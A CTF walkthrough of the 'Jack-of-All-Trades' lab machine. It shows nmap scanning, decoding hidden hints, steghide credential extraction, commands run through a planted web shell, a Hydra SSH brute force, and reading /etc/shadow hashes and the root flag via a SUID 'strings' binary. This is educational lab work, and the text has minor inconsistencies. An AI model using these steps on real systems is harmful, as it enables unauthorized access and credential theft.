CTF Walkthrough: Jack-of-All-Trades

Target IP: `10.10.139.170`
Attacker IP:10.9.2.109
User: `jack`
Tester: الريس

1️⃣ Initial Reconnaissance

Objective: Identify open ports, services, and gather information for entry points.

Command:

- nmap -sV -sC -v -T4 10.10.139.170

Explanation:


- `-sV`: Detect service versions.
- `-sC`: Run default Nmap scripts.
- `-v`: Verbose output.
- `-T4`: Aggressive timing for faster scan.

Scan Results & Analysis:

Port	Service	Version	Notes
22	HTTP	Apache 2.4.10	HTTP on 22 is unusual.
80	SSH	OpenSSH 6.7p1	Non-standard port for SSH.


Clues:

- HTTP title: `"Jack-of-all-trades!"` → Likely username hint.
- Non-standard ports suggest custom configurations, potential hidden services.



Analysis of Jack-of-all-trades Website

Visiting: view-source:http://10.10.139.170:22/



<!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
<!--
UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg== →


```
┌──(kali㉿kali)-[~/Jack-of-All-Trades]
└─$ echo "UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==" | base64 -d

Remember to wish Johny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember yo
ur password: u?WtKSraq
```

echo "UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==" | base64 -d

Now searching for johny grave :

My Favourite Crypto Method:First encode your message with a ROT13 cipher. Next Convert it to Hex. Finally convert the result into Base32.It's uncrackable!

Now what we have to do is reverse this operation .



2️⃣ Information Gathering & Steganography

Objective: Extract hidden credentials and passwords from image files.

Open your browser and go to the URL:

http://10.10.139.170/recovery.php

`view-source:http://10.10.139.170:22/recovery.php`

- Found encoded strings in HTML comments:
  - <!--
    GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TO
    MRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3
    DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGY
    YTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXG
    U3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNR
    SGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMY
    ZWGI3DQMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43D
    MMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGM
    ZDINZWHE2GGNBUGMZDINQ=
  - -->
    But you will find it did end.

- Decoding sequence:
  - Base32 → Hex → ROT13 → Original string

- Extracted **first hint password**: `u?WtKSraq`
- This was a **red herring**, but it indicated steganography use.

Step 2: Steghide Extraction


Command:

- steghide extract -sf stego.jpg -p "u?WtKSraq"

- Extracted `creds.txt` → contained hint: *"You're on the right path, but wrong image!"*
- `jackinthebox.jpg` failed extraction with same passphrase → red herring.

Step 3: Correct Credential Extraction


- Eventually extracted `cms.creds` from the correct source:
- From header.jpg



- Username: jackinthebox
- Password: TplFxiSHjY

3️⃣ Manual Login via Browser

Open your browser and go to the URL:
http://10.10.139.170/recovery.php




Enter the following credentials:
Username: jackinthebox


Password: TplFxiSHjY

Click **Submit**.

You will then be able to access the recovery page and any protected content.



3 SSH Access via Hydra



We will use it to get a shell
Or we can access the files via url like this :

http://10.10.139.170:22/nnxhweOV/index.php?cmd=ls -la /home

```
GET me a 'cmd' and I'll run it for you Future-Jack.
total 16
drwxr-xr-x  3 root root 4096 Feb 29 19:45 .
drwxr-xr-x 23 root root 4096 Feb 29 19:30 ..
drwxr-x---  3 jack jack 4096 Feb 29 20:34 jack
-rw-r--r--  1 root root  408 Feb 29 19:44 jacks_password_list
-rw-r--r--  1 root root  408 Feb 29 19:44 jacks_password_list
```

So we cat this file “jacks_password_list”

Scenario: OpenSSH runs on **port 80**, not 22.

Command:

- hydra -l jack -P password.txt ssh://10.10.139.170:80 -V

Explanation:

- `-l jack` → specify username
- `-P password.txt` → password list from stego/Base64
- `ssh://10.10.139.170:80` → SSH on non-standard port
- `-V` → verbose output

Result: Password found → `ITMJpGGIqg1jn?>@`

- Logged in successfully via SSH:
  - ssh -p 80 jack@10.10.139.170

4️⃣ User Flag Discovery

Step 1: List Home Directory

- ls

- Found `user.jpg`.

Step 2: Decode Hidden Data

- Depending on encoding: Base64, steghide, or strings.:

jack@jack-of-all-trades:~$ base64 /home/jack/user.jpg

/9j/4AAQSkZJRgABAQEBLAEsAAD/4iOISUNDX1BST0ZJTEUAAQEAACN4bGNtcw
IQAABtbnRyUkdCIFhZWiAH3wALAAoADAASADhhY3NwKm5peAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA9tYAAQAAAADTLWxjbXMAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtkZXNjA
AABCAAAALBjcHJ0AAABuAAAARJ3dHB0AAACzAAAABRjaGFkAAAC4AAAACxy
WFlaAAADDAAA.....

┌──(kali㉿kali)-[~/Jack-of-All-Trades]

└─$ nano user.jpg.b64

We will paste the copied base64

┌──(kali㉿kali)-[~/Jack-of-All-Trades]
└─$ base64 -d user.jpg.b64 > user.jpg

Recipe for Penguin Soup:

Ingredients:

- One Penguin -- gutted
- Chicken Stock, two liters
- Cooked rice, 1kg
- securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3}
- Seasoning

Method:

- Gut and skin the penguin. Keep the skin for later -- it makes a good rug.
- Chop the penguin meat into centimeter cubed blocks
  and put into a pot over high heat with the chicken stock
- Leave boiling for 6 hours until the meat is tender,
  then add the rice and simmer until rice is softened
- Season well then serve!
- This dish doesn't freeze well so any left-overs should be discarded.

- Extracted **User Flag**:

- `securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3}`

5️⃣ Privilege Escalation

Objective: Get root privileges or access root-only files.

Step 1: Find SUID Binaries

- find / -perm -4000 -type f 2>/dev/null

```
jack@jack-of-all-trades:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/strings
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/procmail
/usr/sbin/exim4
/bin/mount
/bin/umount
```

Notable SUID Binaries:

- /usr/bin/strings
- /bin/su
- /usr/bin/passwd

- `strings` SUID → allows reading any file as root.

Step 2: Read `/etc/shadow`

```
jack@jack-of-all-trades:~$ /usr/bin/strings /etc/shadow
root:$6$b3.jqCVW$RhHJyUpN81dfuW6J..8rTYX..7msovXxtbwQX4w8SIqxTuGOGpuKVft.1Cw1yvpGi
    Hh2LULov1EA5H2m33dPk/:18321:0:99999:7:::
daemon:*:16550:0:99999:7:::
bin:*:16550:0:99999:7:::
sys:*:16550:0:99999:7:::
sync:*:16550:0:99999:7:::
games:*:16550:0:99999:7:::
man:*:16550:0:99999:7:::
lp:*:16550:0:99999:7:::
mail:*:16550:0:99999:7:::
news:*:16550:0:99999:7:::
uucp:*:16550:0:99999:7:::
proxy:*:16550:0:99999:7:::
www-data:*:16550:0:99999:7:::
backup:*:16550:0:99999:7:::
list:*:16550:0:99999:7:::
irc:*:16550:0:99999:7:::
gnats:*:16550:0:99999:7:::
nobody:*:16550:0:99999:7:::
systemd-timesync:*:16550:0:99999:7:::
systemd-network:*:16550:0:99999:7:::
systemd-resolve:*:16550:0:99999:7:::
systemd-bus-proxy:*:16550:0:99999:7:::
uuidd:*:16550:0:99999:7:::
Debian-exim:!:16550:0:99999:7:::
messagebus:*:16550:0:99999:7:::
statd:*:16550:0:99999:7:::
avahi-autoipd:*:16550:0:99999:7:::
sshd:*:16550:0:99999:7:::
jack:$6$X4GueAFP$m2Ovdp1jLV3OX3B4OCkxQd0LTk8l2vLr0UplPHA0gm1e5bzwWLRGyUwnU94T
    dfWzgRjmhLyXOcacx0SE5VshN1:18321:0:99999:7:
```

So we can crack the root hash (not effective way)

- Verified `strings` could read password hashes (root, jack).

Step 3: Read Root Flag

- /usr/bin/strings /root/root.txt

Output (Root Flag):

```
jack@jack-of-all-trades:~$ /usr/bin/strings /root/root.txt
ToDo:
1.Get new penguin skin rug -- surely they won't miss one or two of those blasted creatures?
2.Make T-Rex model!
3.Meet up with Johny for a pint or two
4.Move the body from the garage, maybe my old buddy Bill from the force can help me hide her?
5.Remember to finish that contract for Lisa.
6.Delete this: securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}
jack@jack-of-all-trades:~$
```

- securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}

6️⃣ Additional Observations

- **Red Herrings:**
  - Image `jackinthebox.jpg` and Base64 hints that initially misled.
- **Steganography:**
  - Images were used to hide credentials using steghide and encoding layers.
- **SUID Abuse:**
  - `strings` binary used for root file access without needing a full root shell.
- **Non-standard Ports:**
  - SSH on port 80 is common in CTFs to test port scanning and service identification.

7️⃣ Lessons Learned

1. Always check non-standard ports carefully.
2. Steganography + encoding is a common challenge in CTFs.
3. Abuse SUID binaries for privilege escalation when possible.
4. Red herrings are common; focus on clues that actually yield results.
5. Logging in with Hydra requires careful attention to non-standard ports.

8️⃣ Summary of Flags

Type	Flag
User Flag	`securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3}`
Root Flag	`securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}`